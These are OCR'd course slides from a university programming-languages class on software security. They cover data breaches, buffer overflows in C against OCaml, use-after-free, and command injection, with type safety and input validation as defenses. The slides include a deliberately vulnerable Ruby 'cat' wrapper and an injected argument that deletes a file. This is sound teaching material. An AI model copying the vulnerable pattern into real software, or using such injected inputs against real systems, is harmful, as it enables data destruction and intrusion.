Software Security

Building Security in

CMSC330 Summer 2021

Security breaches

- **TJX** (2007) - 94 million records*
- **Adobe** (2013) - 150 million records, 38 million users
- **eBay** (2014) - 145 million records
- **Equifax** (2017) – 148 millions consumers
- **Yahoo** (2013) – 3 billion user accounts
- **Twitter** (2018) – 330 million users
- **First American Financial Corp** (2019) – 885 million users
- **Anthem** (2014) - Records of 80 million customers
- **Target** (2013) - 110 million records
- **Heartland** (2008) - 160 million records

**containing SSNs, credit card nums, other private info*

https://www.oneid.com/7-biggest-security-breaches-of-the-past-decade-2/

2017 Equifax Data Breach

- 148 million consumers’ personal information stolen

- They collect every details of your personal life
  - Your SSN, Credit Card Numbers, Late Payments…

- You did not sign up for it

- You cannot ask them to stop collecting your data

- You have to pay to credit freeze/unfreeze

Vulnerabilities: Security-relevant Defects

- The causes of security breaches are varied, but many of them owe to a **defect** (or ***bug***) or **design flaw** in a targeted computer system's software.

- **Software defect** (bug) or **design flaw** can be **exploited** to affect an undesired behavior

Defects and Vulnerabilities

- The **use of software is growing**
  - So: more bugs and flaws

- Software is large (lines of code)
  - **Boeing** 787: 14 million
  - **Chevy volt**: 10 million
  - Google: 2 billion
  - Windows: 50 million
  - Mac OS: 80 million
  - **F35 fighter** Jet: 24 million

Quiz 1

Program testing can show that a program has no bugs.

A. True
B. False

Quiz 1

Program testing can show that a program has no bugs.

A. True
B. False

Program testing can be used to show the presence of bugs, but never to show their absence!

--Edsger Dijkstra

In this Lecture

- The basics of threat modeling.
- Two kinds of *exploits*: **buffer overflows** and **command injection**.
- Two kinds of *defense*: **type-safe programming languages**, and **input validation**.


You will learn more in CMSC414, CMSC417, CMSC456

Considering Correctness

- **All software is buggy**, isn’t it? Haven’t we been dealing with this for a long time?
- A **normal user never sees most bugs**, or figures out how to **work around** them
- Therefore, **companies fix the most likely bugs**, to save **money**

Exploit the Bug

- A typical interaction with a bug results in a **crash**
- An **attacker** is not a normal user!
  - The attacker **will actively attempt to find defects**, using unusual interactions and features
- An attacker will work to **exploit** the bug to do **much worse**, to achieve his goals


ergeyevich Andrienko
Sergey Vladimirovich Detistov
Pavel Valeryevich
Conspiring to Commit Computer Fraud; Accessing a Computer Without Authorization for the Purpose of Commercial Advantage and Private Financial Gain; Damaging Computers Through the Transmission of Code and Commands; Aggravated Identity Theft; Economic Espionage; Theft of Trade Secrets
DONG
"UglyGorilla"
SUN KAILIANG
Aliases: Sun Kai Liang, Jack Sun
WEN XINYU
Aliases: Wen Xin Yu, "WinXYHappy", "Win_XY", Lao Wen

Exploitable Bugs


- **Many kinds of exploits** have been developed over time, with technical names like

  - Buffer overflow
  - Use after free
  - Command injection
  - SQL injection
  - Privilege escalation
  - Cross-site scripting
  - Path traversal
  - …

Buffer Overflow

- A buffer overflow describes a family of possible exploits of a vulnerability in which a program may incorrectly access a buffer outside its allotted bounds.
  - A buffer overwrite occurs when the out-of-bounds access is a write.
  - A buffer overread occurs when the access is a read.

Example: Out-of-Bounds Read/write in C




```c
#include <stdio.h>

void incr_arr(int *x, int len, int i) {
  if (i >= 0 && i < len) {
    x[i] = x[i] + 1;
    incr_arr(x,len,i+1);
  }
}

int y[10] = {1,1,1,1,1,1,1,1,1,1};
int z = 20;

int main(int argc, char **argv) {
  incr_arr(y,11,0);
  printf("%d =? 20\n",z);
  return 0;
}
```

Output:

```
21 =? 20
```

The value of z changed from 20 to 21. Why?

Example: Out-of-Bounds Read/write in C




```c
1  #include <stdio.h>
2
3  void incr_arr(int *x, int len, int i) {
4    if (i >= 0 && i < len) {
5      x[i] = x[i] + 1;
6      incr_arr(x,len,i+1);
7    }
8  }
9
10 int y[10] = {1,1,1,1,1,1,1,1,1,1};
11 int z = 20;
12
13 int main(int argc, char **argv) {
14   incr_arr(y,11,0);
15   printf("%d =? 20\n",z);
16   return 0;
17 }
```

Output:


```
21 =? 20
```

- array y has length 10
- but the second argument of `incr_arr` is 11, which is one more than it should be.
- As a result, line 5 will be allowed to read/write past the end of the array.



Example: Out-of-Bounds Read/write in OCaml

Consider the same program, written in OCaml




```ocaml
let rec incr_arr x i len =
  if i >= 0 && i < len then
    (x.(i) <- x.(i) + 1;
    incr_arr x (i+1) len)
;;

let y = Array.make 10 1;;
incr_arr y 0 (1 + Array.length y);;
```

Exception: Invalid_argument "index out of bounds".

- OCaml detects the attempt to write one past the end of the array and signals by throwing an exception.

Exploiting a Vulnerability



```c
#include <stdlib.h>
int main(int argc, char **argv) {
  int len = 10;
  if (argc == 2) len = atoi(argv[1]);
  incr_arr(y,len,0);
  printf("%d =? 20\n",z);
  return 0;
}
```

```
a.out
```

```
a.out 11
```

If an attacker can force the argument to be 11 (or more), then he can trigger the bug.

Quiz 2

If you declare an array as int a[100]; in C and you try to write 5 to a[i], where i happens to be 200, what will happen?

A. Nothing
B. The C compiler will give you an error and won’t compile
C. There will always be a runtime error
D. Whatever is at a[200] will be overwritten

Quiz 2

If you declare an array as int a[100]; in C and you try to write 5 to a[i], where i happens to be 200, what will happen?


A. Nothing
B. The C compiler will give you an error and won't compile
C. There will always be a runtime error
D. Whatever is at a[200] will be overwritten

What Can Exploitation Achieve?

- **Buffer Overread: Heartbleed**
  - Heartbleed is a bug in the popular, open-source OpenSSL codebase, part of the HTTPS protocol.
  - The attacker can read the memory beyond the buffer, which could contain secret keys or passwords, perhaps provided by previous clients

What Can Exploitation Achieve?

- **Buffer Overwrite: Morris Worm**



What happened?

- For C/C++ programs
  - A buffer with the password could be a local variable
- Therefore
  - The attacker’s input (includes machine instructions) is too long, and overruns the buffer
  - The overrun rewrites the return address to point into the buffer, at the machine instructions
  - When the call “returns” it executes the attacker’s code

Quiz 3

Which kinds of operation is most likely to *not* lead to a buffer overflow in C?

A. Floating point addition
B. Indexing of arrays
C. Dereferencing a pointer
D. Pointer arithmetic

Quiz 3

Which kinds of operation is most likely to *not* lead to a buffer overflow in C?

A. Floating point addition
B. Indexing of arrays
C. Dereferencing a pointer
D. Pointer arithmetic


Code Injection

- Attacker tricks an application to treat attacker-provided data as code

- This feature appears in many other exploits too

  - SQL injection treats data as database queries
  - Cross-site scripting treats data as Javascript commands
  - Command injection treats data as operating system commands
  - Use-after-free can cause stale data to be treated as code
  - Etc.

Use After Free (bug, no exploit)




```c
#include <stdlib.h>
struct list {
  int v;
  struct list *next;
};
int main() {
  struct list *p = malloc(sizeof(struct list));
  p->v = 0;
  p->next = 0;
  free(p); // deallocates p
  int *x = malloc(sizeof(int)*2); // reuses p's old memory
  x[0] = 5; // overwrites p->v
  x[1] = 5; // overwrites p->next
  p = p->next; // p is now bogus
  p->v = 2; // CRASH!
  return 0;
}
```

Trusting the Programmer?

- Buffer overflows rely on the ability to read or write outside the bounds of a buffer

- Use-after-free relies on the ability to keep using freed memory once it’s been reallocated

- C and C++ programs expect the programmer to ensure this never happens
  - But humans (regularly) make mistakes!



```
                                                          #include<stdio.h>
                                                   typedef unsigned int _;_ d,b,
                                              #define i(I1,Il,lI)if(Il){lI;}else{I1;}
                                            I[256],             n,y,a,r,u,k,o
                                          ,L,l[                    256],O,K[
                                        /**/                        #define\
                                        q(g)                        g char\
                                        *C,                             *Q,c[\
                                        ]=                                 "KfW"\
                                        ""                               "Ww|"\
                                          /*                                'UU!\
                                           %                                  NYA!\
                                           */                                   "Z}"\
                                   ";fRo?JtJaV<x4@*?R?&JV1"                            ".s"\
                               "{Fyj2_;khB1xQ5oxm~mS@B|(pa>oRU"                             "Ro"\
                            "nB}h@o?)d.X)NSTIUCz7@%",*s[]={c,"#en"                            "di"\
                         "f/*}||1;\n__DATA__\40*/\n\n#ifndef\40q\n#d"                       "ef"\
                        "ine\x20q\n#include<stdio.h>\ntypedef\40unsign"                           "e"\
                     "d\x20int\x20_;_\x20K[]={\n#include\40__FILE__\n#u"                       "n"\
                    "def q","0},L,O,l[256],I[256],n,y,a,r,u,k,o;"#g"char"                       "*"\
                  "S,s[]=\"",c,c,"\";int main(){X();for(S=s+*K;*S>37;){for"                     "(o"\
                 "=0;o<5;o++)r=r*85+(83+*S++)%89;r","^=*x();for(o=0;o<4;o++"                     ")"\
                 "{s[O++]=r&255;r>>=8;}}return!fwrite(s,O-*S%5,1,stdout);}\n"                          "#"\
                "endif",c},S[256]="#ifdef/*\n'true'\40or\40q{\nexec\40head\40"                        "-"\
               "8\40$0\n};for(open$O,$0;<$O>;print\40if$f){$f|=/^$/;}q{*/q",/*                         */z;
               256];q(_*x(){if(!L--){y+=++a;for(o=0;o<256;y=l[o++]=I[255&(k>>10                        )]+u
               ){n^=(o&1)?n>>(( o& 2)?16:6):n<<((o&2)?2:13);u=I[o];k=I[o]=I[255&                       (u>>
              2)]+(n+=I[(o+128)  &   255]) +y;}L=255;}return&l[L];}_*X(){for(O=0                       ;256
             >O;I[O++]=0);for(O   =     0;   sizeof(K)/sizeof( _)> O;O++)I[O&255]                      ^=K[
             O];for(n=y=a=L=O=0 ;O<1<<24;++   O)x( );r=O=0x0; return&O;})int/*^^*/                     main
            (int p,char**P){FILE* Z=fopen(p>    (+  1)?P[01   ]   :"/dev/urandom",                     "rb"
           );i(;,Z,O=fread(K,256  ,4,Z);/*P           */     fclose(Z))X();for(p=b=d                    =O=
           0;O<256;K[O++]=0)*K=+  86;for(O                 =1;12> O;K[O++]=*x());X();                   for
          (C=Q=S;r-8;){i(*C++=34,  (r-4&&r                -5)||C- S ,;)z=Q[p++];i(;,z                   !=
        32||r-3,i(i(C+=sprintf((    C),                   "%uU"    ",",K[b++]);i(d=1;C                     =S
        ;i(d=02,b-12,;),b%6,;),r-1                        ,i(b=   fread(c,1,4,stdin);i                     (p
       =O=0,b,for(d=O=0;O<04;O++)d                               +=(c[O]&255)<<(8*O);d                     ^=
      *x();for(p=5;p;c[--p]=O<32?O+                              95:O+6){O=d%85;d/=85;}                 O=
     5)i(d=0,b<4,c[O++]=b?b-1?b-2?36:      37:33:35            ;d=2)c[O]=0,r-4,i(i (d=                  2
    |d,C!=S+6,*C++=(*x()%34)+93;p--),r      -5,*s=         C;d|=2)  )),z ,i(*C++ =92                 ,
   z-63||C [-1]-63||C>S+76,;)*C++=z))i(                    ;,d>1,d=  d-2  ;Q=s[r]  ;i(                    ;
  ,r<3||  r>5,d=1;i(;,r-1, *C=0)C=S)  i(;,              r-4, p=0)++   r)   i(*(C++ )=
 34,r    <4||r>5||   C<S+    78,;)i        (*C++=0;d=1; C=S   ,r<3       ||       r>
5         ||C<S+     79,;       )i(;,d,                           puts                   (
        S);          d=0       )} return
                                        0;}
```

Jim Hague’s IOCCC winner program

Defense: Type-safe Languages

- Type-safe Languages (like Python, OCaml, Java, etc.) ensure buffer sizes are respected
  - Compiler **inserts checks** at reads/writes. Such checks can halt the program. But will prevent a bug from being exploited
  - **Garbage collection** avoids the use-after-free bugs. No object will be freed if it could be used again in the future.

Why Is Type Safety Helpful?

- Type safety ensures two useful properties that preclude buffer overflows and other memory corruption-based exploits.
  - Preservation: memory in use by the program at a particular type T always has that type T.
  - Progress: values deemed to have type T will be usable by code expecting to receive a value of that type
- To ensure preservation and progress implies that only non-freed buffers can only be accessed within their allotted bounds, precluding buffer overflows.
  - Overwrites breaks preservation
  - Overreads could break progress
  - Uses-after-free could break both

Quiz 4

Applications developed in the programming languages ___________ are susceptible to buffer overflows and uses-after-free.

A. Ruby, Python
B. Ocaml, Haskell
C. C, C++
D. Rust, C#

Quiz 4

Applications developed in the programming languages ___________ are susceptible to buffer overflows and uses-after-free.

A. Ruby, Python
B. Ocaml, Haskell
C. C, C++
D. Rust, C#

Costs of Ensuring Type Safety

- Performance
  - Array Bounds Checks and Garbage Collection add overhead to a program's running time.

- Expressiveness
  - C casts between different sorts of objects, e.g., a struct and an array.
    - Need casting in System programming
  - This sort of operation -- cast from integer to pointer -- is not permitted in a type safe language.

Command Injection

- A type-safe language will rule out the possibility of buffer overflow exploits.

- Unfortunately, type safety will not rule out all forms of attack
  - Command Injection: (also known as shell injection) is a security vulnerability that allows an attacker to execute arbitrary operating system (OS) commands on the server that is running an application.

What’s wrong with this Ruby code?

catwrapper.rb:

```
if ARGV.length < 1 then
  puts "required argument: textfile path"
  exit 1
end

# call cat command on given argument
system(“cat ”+ARGV[0])

exit 0
```

Possible Interaction

```
> ls
catwrapper.rb
hello.txt

> ruby catwrapper.rb hello.txt
Hello world!

> ruby catwrapper.rb catwrapper.rb
if ARGV.length < 1 then
  puts "required argument: textfile path”
…

> ruby catwrapper.rb “hello.txt; rm hello.txt”
Hello world!

> ls
catwrapper.rb
```


What Happened?

catwrapper.rb:

```
if ARGV.length < 1 then
  puts "required argument: textfile path"
  exit 1
end

# call cat command on given argument
system("cat "+ARGV[0])

exit 0
```

`system()` interpreted the string as having two commands, and executed them both

When could this be bad?



catwrapper.rb as a web service

Consequences

- If `catwrapper.rb` is part of a web service
  - **Input is untrusted** — could be anything
  - But we only want requestors to read (see) the contents of the files, not to do anything else
  - Current code is too powerful: vulnerable to

command injection

- How to fix it?

Need to validate inputs

https://www.owasp.org/index.php/Command_Injection

Defense: Input Validation

- Inputs that could cause our program to do something illegal
- Such atypical inputs are more likely when an untrusted adversary is providing them

We must validate the client inputs before we trust it

- **Making input trustworthy**
